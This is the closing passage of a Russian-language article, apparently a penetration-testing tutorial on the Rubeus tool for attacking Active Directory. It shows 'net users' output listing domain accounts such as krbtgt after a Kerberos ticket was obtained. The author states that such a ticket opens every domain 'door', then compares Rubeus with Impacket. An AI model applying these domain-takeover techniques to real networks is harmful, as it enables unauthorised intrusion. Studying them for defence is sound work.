
```
C:\Windows\system32>net users
```

Учетные записи пользователей для \\

ADadmin	barsik	Cross
DefaultAccount	iis_svc	krbtgt
User1	User2	Администратор
Гость		

Команда выполнена с одной или несколькими ошибками.

```
C:\Windows\system32>
```

С таким билетом открыты любые доменные «двери».

На этом заканчиваю первую часть статьи, посвященную инструменту Rubeus. В целом, инструмент с большинством задач справляется и определенно найдет своих поклонников, но лично мне всё-таки удобнее использовать утилиты из состава Impacket, хотя пополнить свой «арсенал» и уметь им грамотно работать никогда лишним не будет.

А в следующей части разберем ещё несколько техник захвата и продвижения по AD с помощью Rubeus.

Всем добра, не болейте!